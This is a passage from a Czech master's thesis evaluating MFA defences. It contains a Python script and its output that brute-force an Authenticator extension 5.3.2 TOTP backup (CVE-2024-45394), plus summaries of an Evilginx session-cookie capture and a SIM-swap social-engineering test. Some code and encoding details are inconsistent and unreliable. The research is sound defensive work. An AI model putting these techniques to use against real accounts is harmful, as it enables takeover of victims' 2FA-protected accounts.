<pre>/home/kali/chromium-pokussedm-profile/Default/Sync Settings/fdmjbdieafcoheblfjlmjlnpjlpmhmg/</pre>	Extension
---	-----------

7.2 Verze 5.3.2

V téhle verzi byly šifrovací klíče odvozeny pomocí OpenSSL-style funkce `EVP_BytesToKey`, kterou `CryptoJS` implementuje třídou `EvpKDF`. Heslo bylo kombinováno se salt o délce osmi bajtů a hasherem MD5, přičemž proběhla jediná iterace. Z výsledného proudu bajtů bylo prvních 32 bajtů použito jako klíč pro AES-256 a následujících 16 bajtů jako inicializační vektor (dále jen IV). Plaintext, tedy TOTP seed, byl doplněn podle PKCS#7 na velikost bloku a následně zašifrován v režimu CBC. Výsledný bytestream byl prefixován řetězcem „Salted__“ v Base64 má podobu „U2FsdGVjX18=“, ke kterému byla připojena salt a ciphertext a celé se zakódovalo do Base64.

Tabulka 2 JSON verze 5.3.2

```
{
  "d5137af04e6db3d751ec1d082c290731": {
    "account": "pet",
    "counter": 0,
    "encrypted": true,
    "hash": "d5137af04e6db3d751ec1d082c290731",
    "index": 0,
    "issuer": "",
    "secret":
    "U2FsdGVkX1810RATJdQ2mhshHmeh0yFOc/reTAq+VSM4tnK/tyaG331oP+ViWaz5"
  },
  "type": "totp"
}
```

(zdroj: vlastní)

V tomto JSONu představuje klíč „d5137af04e6db3d751ec1d082c290731“ unikátní identifikátor položky. Vnořený objekt obsahuje pole account s názvem účtu, pole counter indikující interní čítač, encrypted určuje, že hodnota secret je šifrována, hash opakuje identifikátor, index udává pořadí položky, issuer udává službu, ke které patří, secret obsahuje Base64-zakódovaný bytestream prefikovaný „Salted__ + salt + ciphertext“ a type definuje, že se jedná o TOTP data.

7.2.1 Simulace bruteforce prolomení verze 5.3.2

Pro praktickou demonstraci zranitelnosti byl použit Python skript, která načte výše uvedený JSON, dekóduje Base64 z pole secret, extrahuje salt a ciphertext, provede derivaci klíče a IV pomocí EVP_BytesToKey a následně dešifruje AES-256-CBC. Skript iteruje přes jednoduchý wordlist deseti hesel a testuje každé z nich, dokud neodhalí dešifrovaný TOTP seed.

Tabulka 3 Python script pro bruteforce JSONu

```
import json
import base64
import hashlib
from Crypto.Cipher import AES
# JSON entry from version 5.3.2
entry = {
    "d5137af04e6db3d751ec1d082c290731": {
        "account": "pet",
        "counter": 0,
        "encrypted": True,
        "hash": "d5137af04e6db3d751ec1d082c290731",
        "index": 0,
        "issuer": "",
        "secret":
        "U2FsdGVkXl810RATJdQ2mhshHmeh0yFOc/reTAq+VSM4tnK/tyaG331oP+ViWaz5"
        ,
        "type": "totp"
    }
}

def evp_bytes_to_key(password, salt, key_len, iv_len):
    data = b''
    prev = b''
    while len(data) < key_len + iv_len:
        prev = hashlib.md5(prev + password + salt).digest()
        data += prev
    return data[:key_len], data[key_len:key_len+iv_len]

def decrypt_secret(b64_ciphertext, password):
    raw = base64.b64decode(b64_ciphertext)
    assert raw[:8] == b"Salted__"
    salt = raw[8:16]
    ct = raw[16:]
    key, iv = evp_bytes_to_key(password.encode(), salt, 32, 16)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = cipher.decrypt(ct)
    pad_len = pt[-1]
    return pt[:-pad_len].decode('utf-8', errors='ignore')

# Extract the ciphertext from the JSON
record = entry["d5137af04e6db3d751ec1d082c290731"]
```

```

cipher_b64 = record["secret"]

# Wordlist of 10 passwords, last one is "pass"
Wordlist
=["123456","password","qwerty","letmein","admin","user123","welcom
e","test1234","secret","pass"]

# Brute-force simulation with prints
for pwd in wordlist:
    print(f"Testing password: {pwd}")
    try:
        pt = decrypt_secret(cipher_b64, pwd)
        # Check if decrypted text looks like the known TOTP secret
        if pt.isalnum():
            print(f"*** HESLO nalezeno: {pwd}")
            print("Dešifrovaný secret:", pt)
            print(f"account= {record['account']} secret= {pt}")
            break
    except Exception:
        continue
else:
    print("Heslo nebylo v seznamu nalezeno.")

```

(zdroj: vlastní)

```

Testing password: 123456
Testing password: password
Testing password: qwerty
Testing password: letmein
Testing password: admin
Testing password: user123
Testing password: welcome
Testing password: test1234
Testing password: secret
Testing password: pass
*** HESLO nalezeno: pass
Dešifrovaný secret: JBSWY3DPEHPK3XP
account= pet secret= JBSWY3DPEHPK3XP

```

Obrázek 40 Výstup z pythonu

(zdroj: vlastní)

Z odcizeného TOTP seedu mohou být generovány platné jednorázové kódy. Získání přístupu k chráněným účtům může být umožněno prostřednictvím těchto vygenerovaných klíčů. Dlouhodobý přístup k dotčeným službám může být zachován, dokud nebude seed resetován nebo vyměněn. Citlivé operace, jako jsou finanční transakce či změny bezpečnostních nastavení, mohou být autorizovány bez vědomí vlastníka účtu.

7.3 Verze 6.3.4

Ve verzi 6.3.4 došlo k náročnější derivaci klíče pomocí Argon2id KDF, zatímco šifrování AES-256-CBC zůstalo zachováno. Struktura JSON je následující:

Tabulka 4 JSON verze 6.3.4

```
{
  "67690321-537c-4cb0-a792-2bfcf137f7b2": {
    "encrypted": true,
    "hash": "67690321-537c-4cb0-a792-2bfcf137f7b2",
    "index": 0,
    "type": "totp",
    "secret":
    "U2FsdGVkX18vZ9mfpsG/jiporPBoECnq2PgNsygRxMdczxfOSXHkev3PldopZ1jE"
  },
  "key": {
    "enc":
    "U2FsdGVkX1+vQOowlHzCXlirc81hlzIrfX9hTC30cojpJurVchLEjq1fZjedzSiDQ
    5K8+UdABOt0d494QL+jczi3ZpKbikW8BC2hz/iDSMYiiyIDistqlZxZFRmZ+OmhKm/
    WkFPeTBcfJAncaLVJZ/jrhcf0lks8Kfj8oqW4GjOhZUoNZj+fvS7O4zfwwsio",
    "hash":
    "$argon2id$v=19$m=16384,t=1,p=1$OCHdlj9j9jdE6tMk8GZ6+w$igAPb0cfbOy
    YwzVBR1zU2vFVNA4sBXPe"
  }
}
```

(zdroj: vlastní)

V objektu identifikovaném klíčem „67690321-537c-4cb0-a792-2bfcf137f7b2“ pole secret stále obsahuje Base64 výstup AES-256-CBC, avšak derivace klíče a IV již proběhla pomocí Argon2id s parametry $m = 16384$ kB, $t = 1$, $p = 1$. V části key je enc šifrovaný hlavní heslo materiál a hash pak řetězec v Argon2id formátu, specifikující příslušné parametry.

7.4 Verze 7.0.0

Struktura je stejná jako ve verzi 6.3.4, liší se pouze hodnoty identifikátorů a šifrovaných textů. KDF zůstává Argon2id se stejnými základními parametry.

Tabulka 5 JSON verze 7.0.0

```
{
  "d4b6d9fd-2ae1-4c25-adf1-1a14d0cb8a02": {
    "encrypted": true,
    "hash": "d4b6d9fd-2ae1-4c25-adf1-1a14d0cb8a02",
    "index": 1,
    "type": "totp",
    "secret":
    "U2FsdGVkX1/bPNDrkiBvx+CgJ6VLZSJ4w/fFiOQsLq6qEtPs09Xfn83HGQuUhjNN"
  },
  "key": {
    "enc":
    "U2FsdGVkX19qXSmKsBBZMWVWc+VV0Y0X5g0vy0v4sCvm8rfl/RNwv329TcgAntwtN
    zlyCFjiIHsO94+J4CiE/wf5qfeEMpuVzbnorLG5dX8d9RgfgfsMQZUZfwydt/AMT6f
    jzi/PRQZUL1UowQj4mWOkvHdFhZYZrAyptHzWZMZsN1SQKlKsR2XjVkB3mWrX",
    "hash":
    "$argon2id$v=19$m=16384,t=1,p=1$FhZbLgf+v1Os1vvmRyXTOA$tPicCpuQ0WZ
    OS8TnRbqkVZU5rnayOz+K"
  }
}
```

(zdroj: vlastní)

7.5 Verze 8.0.1

Tabulka 6 JSON verze 8.0.1

```
{
  "cacdf8de-4926-4d1a-a645-719dc8be352b": {
    "dataType": "EncOTPStorage",
    "data":
    "U2FsdGVkX19yRqbq9Jvo3uB8VpFAXIARxnxkx5HKYgWF4KDUwahZQ1/WNnRNptwxQ
    qvLSMx+6s0wLkNiTs1Hf1RwPzN2e7CRzyBn/StFSRIaD/CDaSOE5fCypEOBRkPk6aP
    dDcsD8V9d2bdw1OdzAo/JqVgCDJtZCVu3dvc80iFFF6zHSMjOQlIPBsOleKG2cpPu7
    PwK8Nm+rFjeNDXuD3m/OEM5hnvyeknKMOgiR9coFrN3G77C37BiSTV9bgSaZnAX+ui
    ubCYCrMtL/J/FMn5PUce5yhCf8QQsYsE/s/M=",
    "keyId": "8ea52fa5-511b-4f07-89f1-f69f5295ccfb",
    "index": 0
  }
}
```

```
},
"8ea52fa5-511b-4f07-89f1-f69f5295ccfb": {
  "dataType": "Key",
  "hash":
"$argon2id$v=19$m=19456,t=2,p=1$ZWRiNGJiNzNmZGM5ZWY5MGQ0MGNjODYyMT
c0NzZiMzg$6Yy4QypdUMB2T/bFv7JYgPVhRUhtqPBvX6l3bCCebjI",
  "id": "8ea52fa5-511b-4f07-89f1-f69f5295ccfb",
  "salt": "662bbcf3c031635a22433663e9d9a540",
  "version": 3
}
}
```

(zdroj: vlastní)

Ve verzi 8.0.1 jsou data uložena pod klíčem „cacdf8de-4926-4d1a-a645-719dc8be352b“ a šifrována AES-256-CBC, přičemž master-key materiál je odvozen Argon2id s novými parametry $m = 19\,456$ kB a $t = 2$. Objekt sekundárního klíče obsahuje hash ve formátu Argon2id včetně parametru paměti, iterací a paralelizmu, a dále salt a version formátu.

7.6 Shrnutí

Nejstarší vyzkoušená verze 5.3.2 používá pro odvození šifrovacího klíče funkci EVP_BytesToKey jednu iteraci MD5, osmibajtový salt a pro šifrování TOTP seedů využívají režim AES-256-CBC bez jakýchkoliv zpomalovacích či autentizačních mechanismů. Díky tomu lze v případě slabého hlavního hesla provést offline bruteforce útok v rozumném čase, což bylo ověřeno Python skriptem simulující získání secretu jednoduchým wordlistem.

Ve verzích 6 a 7 přešla derivace klíče i inicializačního vektoru na Argon2id KDF s parametry $m = 16384$ kB, $t = 1$, $p = 1$, přičemž AES-256-CBC zůstal zachován. Slabé EVP_BytesToKey se v UI-exportech již nevyskytovalo, a proto offline bruteforce útok proti nim podle CVE-2024-45394 nelze reprodukovat.

S vydáním verze 8 byly parametry Argon2id upraveny na $m = 19456$ kB, $t = 2$, $p = 1$ a zavedla formát verze 3. Při prvním spuštění se stará data automaticky migrují a uživatelé jsou vyzváni k likvidaci záloh starších verzí než 8.0.0.

ZÁVĚR

Tato diplomová práce se zabývala hodnocením odolnosti moderních metod vícefaktorové autentizace vůči pokročilým kybernetickým hrozbám, přičemž hlavním cílem bylo prokázat, do jaké míry dokážou běžně využívané MFA mechanismy odolat útokům typu man-in-the-middle, SIM swappingu a offline bruteforce prolomení seedů.

V teoretické části jsem nejprve představil systematickou klasifikaci autentizačních faktorů do čtyř základních kategorií znalostní (to, co uživatel zná), majetkové (to, co uživatel vlastní), biometrické (to, čím uživatel je) a lokalizační (to, kde se uživatel nachází). Na tomto základě byly definovány pojmy jednofaktorové, dvoufaktorové a vícefaktorové autentizace. Dále byly podrobně popsány hlavní autentizační mechanismy

- klasická hesla a jejich slabiny vůči útokům typu brute force, credential stuffing, phishing a sociální inženýrství
- jednorázová hesla (HOTP, TOTP, SMS/hlasová OTP) s rozбором jejich výhod a nevýhod
- biometrické technologie z hlediska přesnosti a rizik spojených s ochranou soukromí
- hardwarové bezpečnostní klíče (FIDO U2F/FIDO2) se zdůrazněním bound-to-origin principu jako klíče k odolnosti proti phishingu

Dále byla teoretická část doplněna požadavky norem NIST SP 800-63, IETF a FIDO Alliance a definicí klíčových prvků bezpečného návrhu systému s MFA, zejména konfigurace relací pomocí hlaviček Secure, HttpOnly a Content Security Policy a volby robustního KDF pro ochranu seedů. Teorii uzavřel popis útoků na MFA od man-in-the-middle, SIM swapping až po zranitelnosti autentizačních tokenů spolu s navrženými mitigacemi.

V praktické části byly realizovány tři experimenty:

První experiment simuloval útok typu adversary-in-the-middle v lokálním prostředí s využitím frameworku Evilginx. Po aktivaci příslušného phishletu (uloženého v `~/.evilginx/phishlets/`) byla v konzoli Evilginx nastavena cílová doména a IP adresa 127.0.0.1 a získán self-signed root CA certifikát generovaný Evilginx, který byl importován do úložiště důvěryhodných certifikátů v prohlížeči. Po úpravě souboru hosts se veškerý provoz na portech 443 a 53 směřoval na localhost, a Evilginx tak mohl zachytit zadané

uživatelské jméno a heslo v sekci credentials i přidělené session cookies v sekci auth_tokens. To umožnilo úplné obejít SMS i TOTP druhého faktoru a následné získání plného přístupu k účtu GitHub. Session cookies zachycené na službě Outlook a jejich opětovné vložení selhalo kvůli dodatečným server-side kontrolám. U Facebooku a Instagramu i přesto, že došlo k úspěšnému přihlášení, nebyly zachyceny žádné autentizační tokeny, což svědčí o nasazení ochranných hlaviček a detekci proxy přístupu.

Dále byl proveden experiment na SIM swap, kdy byly pořízeny dvě předplacené SIM karty – jedna pro oběť, druhá pro útočníka – a obě byly řádně aktivovány. Útočník pak z vlastního telefonu volal na zákaznickou linku operátora a oznámil, že poškodil SIM kartu a žádá o vydání náhradní karty se stejným telefonním číslem (číslo oběti). Operátor požadoval verifikační údaje (PUK nebo ICCID), které mu však nebyly předány, a první pokus o převod čísla selhal. Druhý pokus probíhal identicky se stejným závěrem. Tento cyklus by mohl pokračovat, dokud by nebyl osloven operátor s nedostatečným školením, který by zpracoval žádost bez ověření. Pro demonstraci úspěchu simulace byl při třetím pokusu PUK operátorovi poskytnut a číslo bylo převedeno na útočnickovu kartu během 30 minut. Útočník získal původní číslo oběti a SIM karta oběti hlásila, že nemá žádnou službu. Nakonec byly navrženy detekční pravidla.

Třetí experiment se věnoval zranitelnosti rozšíření Authenticator popsané v CVE-2024-45394. Ve verzi 5.3.2, která byla jedinou zranitelnou verzí, se šifrovací klíč odvozoval pomocí EVP_BytesToKey (jedna iterace MD5, osmibajtový salt) a TOTP seedy byly chráněny pouze AES-256-CBC bez zpomalovacích mechanismů. Pokud uživatel použil jednoduché hlavní heslo, mohl útočník za pomoci základního wordlistu simulujícího brute-force útok toto heslo velmi rychle odhalit a následně seed dešifrovat. Ve verzích 6.x a 7.x došlo k náhradě EVP_BytesToKey za moderní Argon2id KDF (paměť 16 384 kB, časová cena 1, paralelismus 1). Ačkoliv šifrování AES-256-CBC zůstalo zachováno, přechod na Argon2id prakticky znemožnil offline bruteforce útoky popsané v CVE-2024-45394. Verze 8.0.1 dále zpřísnila parametry Argon2id na paměť 19 456 kB, časovou cenu 2 a paralelismus 1 a zavedla automatickou migraci starých záloh, čímž se odolnost seedů proti offline prolomení ještě výrazně zvýšila.

SEZNAM POUŽITÉ LITERATURY

- [1] Multifactor Authentication Cheat Sheet. Online. 2025. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html. [cit. 2025-04-20].
- [2] Authentication Mechanisms and Classification: A Literature Survey. Online. 2021. Dostupné z: https://www.researchgate.net/publication/353020978_Authentication_Mechanisms_and_Classification_A_Literature_Survey#:~:text=The%20%20widely%20%20u,g. [cit. 2025-04-20].
- [3] Vicefaktorové ověření (MFA). Online. 2025. Dostupné z: <https://bezpecnykod.cz/cheatsheety/vicefaktorove-overeni-mfa/>. [cit. 2025-04-20].
- [4] Single-factor Authentication (SFA) vs. Multi-factor Authentication (MFA). Online. 2025. Dostupné z: <https://delinea.com/blog/sfa-mfa-difference>. [cit. 2025-04-20].
- [5] Single Factor Authentication. Online. 2025. Dostupné z: <https://www.logintc.com/types-of-authentication/single-factor-authentication/>. [cit. 2025-04-20].
- [6] What Is Single-Factor Authentication (SFA)? Online. 2022. Dostupné z: <https://rublon.com/blog/what-is-single-factor-authentication-sfa/>. [cit. 2025-04-20].
- [7] What is two-factor authentication? Online. 2025. Dostupné z: <https://www.microsoft.com/en-us/security/business/security-101/what-is-two-factor-authentication-2fa>. [cit. 2025-04-20].
- [8] MINIMÁLNÍ BEZPEČNOSTNÍ STANDARD. Online. 2023. Dostupné z: https://nukib.gov.cz/download/publikace/podpurne_materialy/minimalni-bezpecnostni-standard_v1.2.pdf#:~:text=Pokud%20nen%C3%AD%20mo%C5%BEn%C3%A9%20v%C3%ADcefaktorovou%20autentizaci,%C5%BEe%20je%20toto%20%C5%99e%C5%A1en%C3%AD%20v. [cit. 2025-04-20].
- [9] What is two-factor authentication (2FA)? Online. 2024. Dostupné z: <https://www.techtarget.com/searchsecurity/definition/two-factor-authentication>. [cit. 2025-04-20].

- [10] More than a Password. Online. 2025. Dostupné z: <https://www.cisa.gov/MFA#:~:text=MFA%20is%20a%20layered%20approach,using%20a%20username%20and%20password>. [cit. 2025-04-20].
- [11] What is Multi-Factor Authentication (MFA) and How Does it Work? Online. 2025. Dostupné z: <https://www.onelogin.com/learn/what-is-mfa>. [cit. 2025-04-20].
- [12] Two-Factor Authentication 2FA. Online. 2025. Dostupné z: <https://www.logintc.com/two-factor-authentication/>. [cit. 2025-04-20].
- [13] Multi-Factor Authentication (MFA). Online. 2025. Dostupné z: <https://www.logintc.com/types-of-authentication/mfa/>. [cit. 2025-04-20].
- [14] Password Authentication. Online. 2025. Dostupné z: <https://www.logintc.com/types-of-authentication/password-authentication/>. [cit. 2025-04-20].
- [15] Brute force útok. Online. 2018. Dostupné z: <https://www.digitalnipevnost.cz/viki/brute-force-utok>. [cit. 2025-04-20].
- [16] Co je brute force attack. Online. 2024. Dostupné z: <https://www.webglobe.cz/poradna/co-je-brute-force-attack>. [cit. 2025-04-20].
- [17] Credential stuffing. Online. 2025. Dostupné z: https://owasp.org/www-community/attacks/Credential_stuffing. [cit. 2025-04-20].
- [18] What is credential stuffing? Online. 2025. Dostupné z: <https://www.cloudflare.com/en-gb/learning/bots/what-is-credential-stuffing/>. [cit. 2025-04-20].
- [19] The Evolution of Authentication. Online. 2013. Dostupné z: <https://fidoalliance.org/wp-content/uploads/2014/12/fido.pdf#:~:text=million%20accounts%20showed%20that%2010%2C000,of%20the%20users%20chose>. [cit. 2025-04-20].
- [20] Prevence credential stuffing. Online. 2025. Dostupné z: <https://bezpecnykod.cz/cheat-sheety/prevence-credential-stuffing/#:~:text=Brute%20force%20Testov%C3%A1n%C3%AD%20v%C3%ADce%20hesel,hesla%20na%20velk%C3%A9m%20po%C4%8Dtu%20%C3%BA%C4%8Dt%C5%AF>. [cit. 2025-04-20].
- [21] Návod, jak poznat phishingové útoky. Online. 2025. Dostupné z: <https://portal.gov.cz/kam-dal/cesky-egovernment/navod-jak-poznat-phishingove-utoky>. [cit. 2025-04-20].

- [22] Phishing attacks. Online. 2025. Dostupné z: <https://www.imperva.com/learn/application-security/phishing-attack-scam/>. [cit. 2025-04-20].
- [23] What is a phishing attack? Online. 2025. Dostupné z: <https://www.cloudflare.com/en-ca/learning/access-management/phishing-attack/>. [cit. 2025-04-20].
- [24] Single-Factor Authentication. Online. 2025. Dostupné z: <https://doubleoctopus.com/security-wiki/authentication/single-factor-authentication/>. [cit. 2025-04-20].
- [25] What is Two-Factor Authentication. Online. 2025. Dostupné z: <https://doubleoctopus.com/security-wiki/authentication/what-is-2fa/>. [cit. 2025-04-20].
- [26] Multi Factor Authentication (MFA). Online. 2025. Dostupné z: <https://doubleoctopus.com/security-wiki/authentication/multi-factor-authentication/>. [cit. 2025-04-20].
- [27] What is a Brute Force Attack? How Brute Force Works? Online. 2025. Dostupné z: <https://www.ssl2buy.com/wiki/brute-force-attack>. [cit. 2025-04-20].
- [28] One-time password. Online. 2025. Dostupné z: <https://www.techtarget.com/searchsecurity/definition/one-time-password-OTP>. [cit. 2025-04-20].
- [29] Top 15 největších úniků dat 21. století. Online. 2021. Dostupné z: <https://cyberblog.cz/nejnovejsi/top-15-nejvetsich-uniku-dat-21-stoleti/>. [cit. 2025-04-20].
- [30] Protect your online accounts using Password Monitor. Online. 2025. Dostupné z: <https://support.microsoft.com/en-us/topic/protect-your-online-accounts-using-password-monitor-6f660aae-65aa-476c-871a-7fe2bcb0c4c1>. [cit. 2025-04-20].
- [31] One Time Password OTP: Benefits and Uses Explained. Online. 2024. Dostupné z: <https://moxso.com/blog/glossary/otp#one-time-password-otp>. [cit. 2025-04-20].
- [32] Implementing Phishing-Resistant MFA. Online. 2022. Dostupné z: <https://www.cisa.gov/sites/default/files/2023-01/fact-sheet-implementing-phishing-resistant-mfa-508c.pdf>. [cit. 2025-04-20].

- [33] MFA Fatigue Attack. Online. 2025. Dostupné z: <https://www.beyondtrust.com/resources/glossary/mfa-fatigue-attack>. [cit. 2025-04-20].
- [34] What are the key drawbacks of SMS-based authentication? Online. 2025. Dostupné z: <https://www.corbado.com/blog/sms-cost-reduction-passkeys/drawbacks-of-sms-authentication>. [cit. 2025-04-20].
- [35] What's the Difference Between OTP, TOTP and HOTP? Online. 2025. Dostupné z: <https://www.onelogin.com/learn/otp-totp-hotp>. [cit. 2025-04-20].
- [36] HOTP: An HMAC-Based One-Time Password Algorithm. Online. 2005. Dostupné z: <https://www.ietf.org/rfc/rfc4226.txt>. [cit. 2025-04-20].
- [37] TOTP: Time-Based One-Time Password Algorithm. Online. 2011. Dostupné z: <https://datatracker.ietf.org/doc/html/rfc6238>. [cit. 2025-04-20].
- [38] SP 800-63B. Online. 2024. Dostupné z: <https://pages.nist.gov/800-63-4/sp800-63b.html#sfotpa>. [cit. 2025-04-20].
- [39] Biometric Authentication. Online. 2025. Dostupné z: <https://www.logintc.com/types-of-authentication/biometric-authentication/>. [cit. 2025-04-20].
- [40] Biometric authentication. Online. 2025. Dostupné z: <https://www.techtarget.com/searchsecurity/definition/biometric-authentication>. [cit. 2025-04-20].
- [41] The pros and cons of biometric authentication. Online. 2024. Dostupné z: <https://www.techtarget.com/searchsecurity/tip/Evaluate-biometric-authentication-pros-and-cons-implications>. [cit. 2025-04-20].
- [42] Consumer privacy & identity quarterly. Online. 2017. Dostupné z: https://www.soc.mil/idm/publications/CPIQ/quarterly2_4.pdf#:~:text=Users%20cannot%20forget%20biometrics%20Users,likely%20to%20become%20increasingly%20common. [cit. 2025-04-20].
- [43] User Authentication Specifications Overview. Online. 2025. Dostupné z: <https://fidoalliance.org/specifications/>. [cit. 2025-04-24].
- [44] NIST Update: Multi-Factor Authentication and SP 800-63 Digital Identity Guidelines. Online. 2022. Dostupné z: <https://csrc.nist.gov/csrc/media/Presentations/2022/multi-factor-authentication-and-sp-800-63-digital/images->

media/Federal_Cybersecurity_and_Privacy_Forum_15Feb2022_NIST_Update_Multi-Factor_Authentication_and_SP800-63_Digital_Identity_%20Guidelines.pdf. [cit. 2025-04-24].

- [45] Why Hardware Authentication TOPs the Rest. Online. 2023. Dostupné z: <https://fitsafe.us/why-hardware-authentication-trumps-the-rest/>. [cit. 2025-04-24].
- [46] Phishing-Resistant Multi-Factor Authentication (MFA) Success Story: USDA's Fast Identity Online (FIDO) Implementation. Online. 2024. Dostupné z: <https://www.cisa.gov/resources-tools/resources/phishing-resistant-multi-factor-authentication-mfa-success-story-usdas-fast-identity-online-fido>. [cit. 2025-04-24].
- [47] FIDO Alliance White Paper: Choosing FIDO Authenticators for Enterprise Use Cases. Online. 2022. Dostupné z: <https://fidoalliance.org/wp-content/uploads/2022/03/FIDO-White-Paper-Choosing-FIDO-Authenticators-for-Enterprise-Use-Cases-RD10-2022.03.01.pdf>. [cit. 2025-04-24].
- [48] IT Multi-Factor Authentication: Hard Vs. Soft Token. Online. 2023. Dostupné z: <https://www.kelsercorp.com/blog/it-mfa-hard-soft-token>. [cit. 2025-04-24].
- [49] Enterprise Adoption Best Practices Managing FIDO Credential Lifecycle for Enterprises. Online. 2018. Dostupné z: https://fidoalliance.org/wp-content/uploads/Enterprise_Adoption_Best_Practices_Lifecycle_FIDO_Alliance.pdf. [cit. 2025-04-24].
- [50] What is FIDO U2F? Online. 2025. Dostupné z: <https://www.yubico.com/authentication-standards/fido-u2f-standard/>. [cit. 2025-04-24].
- [51] Exploring FIDO2 and 1Kosmos. Online. 2025. Dostupné z: <https://www.1kosmos.com/insights/whitepapers/1kosmos-fido2/>. [cit. 2025-04-24].
- [52] How to Avoid MFA Fatigue and Prevent Attacks. Online. 2024. Dostupné z: <https://doubleoctopus.com/blog/threats-and-attacks/how-to-avoid-mfa-fatigue-and-prevent-attacks/>. [cit. 2025-04-24].
- [53] A Review on Secure Authentication Mechanisms for Mobile Security. Online. 2025. Dostupné z: <https://www.mdpi.com/1424-8220/25/3/700>. [cit. 2025-04-24].
- [54] "We've Disabled MFA for You": An Evaluation of the Security and Usability of Multi-Factor Authentication Recovery Deployments. Online. 2023. Dostupné z: https://www.lucysimko.com/publications/amft_mfa.pdf. [cit. 2025-04-24].

- [55] White Paper: FIDO Authentication for Moderate Assurance Use Cases. Online. 2024. Dostupné z: <https://fidoalliance.org/white-paper-fido-authentication-for-moderate-assurance-use-cases/>. [cit. 2025-04-24].
- [56] EUCLEAK Side-Channel Attack on the YubiKey 5 Series. Online. 2024. Dostupné z: https://ninjalab.io/wp-content/uploads/2024/09/20240903_eucleak.pdf. [cit. 2025-04-24].
- [57] Security Advisory YSA-2024-03 Infineon ECDSA Private Key Recovery. Online. 2024. Dostupné z: <https://www.yubico.com/support/security-advisories/ysa-2024-03/>. [cit. 2025-04-24].
- [58] Vulnerability allows Yubico security keys to be cloned. Online. 2024. Dostupné z: <https://www.helpnetsecurity.com/2024/09/04/yubico-security-keys-vulnerability/>. [cit. 2025-04-24].
- [59] Security advisories. Online. 2025. Dostupné z: <https://www.yubico.com/support/security-advisories/>. [cit. 2025-04-24].
- [60] National Vulnerability Database. Online. 2025. Dostupné z: https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=YubiKey&search_type=all&isCpeNameSearch=false. [cit. 2025-04-24].
- [61] Special Publication 800-63. Online. 2025. Dostupné z: <https://www.nist.gov/itl/applied-cybersecurity/special-publication-800-63>. [cit. 2025-05-04].
- [62] SASL analysis, part one. Online. 2025. Dostupné z: <https://cryptosession.cz/en/blog/sasl-part-one>. [cit. 2025-05-04].
- [63] RFC 9190. Online. 2022. Dostupné z: <https://www.rfc-editor.org/rfc/rfc9190.html>. [cit. 2025-05-04].
- [64] RFC 5310. Online. 2009. Dostupné z: <https://www.rfc-editor.org/rfc/rfc5310.html>. [cit. 2025-05-04].
- [65] RFC 8176. Online. 2017. Dostupné z: <https://www.rfc-editor.org/rfc/rfc8176.html>. [cit. 2025-05-04].
- [66] FIDO Alliance White Paper: FIDO for e-Government Services. Online. 2022. Dostupné z: <https://fidoalliance.org/wp-content/uploads/2022/12/FIDO-e-Government-White-Paper.pdf>. [cit. 2025-05-04].

- [67] Understanding NIS2 MFA Requirements With ENISA Guidance. Online. 2024. Dostupné z: <https://rublon.com/blog/nis2-mfa-requirements-enisa-guidance/>. [cit. 2025-05-04].
- [68] Adversary-in-the-Middle (AiTM) Attacks. Online. 2024. Dostupné z: <https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/Adversary-in-the-Middle.md>. [cit. 2025-05-04].
- [69] CTAs Using Adversary in the Middle (AiTM) Phishing Attacks. Online. 2023. Dostupné z: <https://www.cisecurity.org/insights/blog/ctas-using-adversary-in-the-middle-aitm-phishing-attacks>. [cit. 2025-05-04].
- [70] Unmasking Tycoon 2FA: A Stealthy Phishing Kit Used to Bypass Microsoft 365 and Google MFA. Online. 2024. Dostupné z: <https://www.proofpoint.com/us/blog/email-and-cloud-threats/tycoon-2fa-phishing-kit-mfa-bypass>. [cit. 2025-05-04].
- [71] Detecting and mitigating a multi-stage AiTM phishing and BEC campaign. Online. 2023. Dostupné z: <https://www.microsoft.com/en-us/security/blog/2023/06/08/detecting-and-mitigating-a-multi-stage-aitm-phishing-and-bec-campaign/>. [cit. 2025-05-04].
- [72] Criminals Increasing SIM Swap Schemes to Steal Millions of Dollars from US Public. Online. 2022. Dostupné z: <https://www.ic3.gov/PSA/2022/PSA220208#:~:text=SIM%20swapping%20is%20a%20malicious,Criminal%20actors%20often%20use%20phishing>. [cit. 2025-05-04].
- [73] Cyber Threat Thursday: Multi-Factor Authentication and Its Potential Weaknesses. Online. 2023. Dostupné z: <https://www.cyber.nj.gov/Home/Components/News/News/1118/186?arch=1>. [cit. 2025-05-04].
- [74] Beware of the Sim Swapping Fraud!. Online. 2021. Dostupné z: <https://www.enisa.europa.eu/news/enisa-news/beware-of-the-sim-swapping-fraud>. [cit. 2025-05-04].
- [75] New Spear Phishing and Potential SIM Swapping Attack. Online. 2024. Dostupné z: <https://www.vadesecure.com/en/blog/spear-phishing-and-sim-swapping-attack>. [cit. 2025-05-04].

- [76] Security and Privacy Failures in Popular 2FA Apps. Online. 2023. Dostupné z: <https://www.usenix.org/system/files/usenixsecurity23-gilsenan.pdf>. [cit. 2025-05-05].
- [77] Beware Of Deceiving Authenticator Apps on Apple and Google Devices. Online. 2024. Dostupné z: <https://den.dev/blog/beware-deceiving-authenticator-apps/>. [cit. 2025-05-05].
- [78] CVE-2024-45394. Online. 2024. Dostupné z: <https://www.cve.org/CVERecord?id=CVE-2024-45394>. [cit. 2025-05-26].

SEZNAM OBRÁZKŮ

Obrázek 1 Jednofaktorová autentifikace.....	16
Obrázek 2 Dvoufaktorová autentifikace	17
Obrázek 3 Multifaktorová autentizace.....	18
Obrázek 4 Brute-force útok	19
Obrázek 5 Credential stuffing.....	20
Obrázek 6 Průběh phishing útoku.....	21
Obrázek 7 HOTP	23
Obrázek 8 TOTP.....	23
Obrázek 9 Typy biometrické autentizace	26
Obrázek 10: Souhrn požadavků podle AAL.....	36
Obrázek 11 Umístění phishlets	46
Obrázek 12 Struktura phishlety	48
Obrázek 13 Config evilginx.....	49
Obrázek 14 Seznam phishletů v evilginx	49
Obrázek 15 Ukázka spuštěného phishletu	50
Obrázek 16 Získané domény	50
Obrázek 17 Výpis obsahu hosts.....	51
Obrázek 18 Přidání certifikátu.....	52
Obrázek 19 Seznam lures	53
Obrázek 20 Získání phishing URL	53
Obrázek 21 Landing page phishing URL	54
Obrázek 22 Vyplnění údajů oběti	54
Obrázek 23 SMS OTP	55
Obrázek 24 Přihlášení oběti.....	56
Obrázek 25 Výpis sessions	56
Obrázek 26 Detailní výpis sessions	57
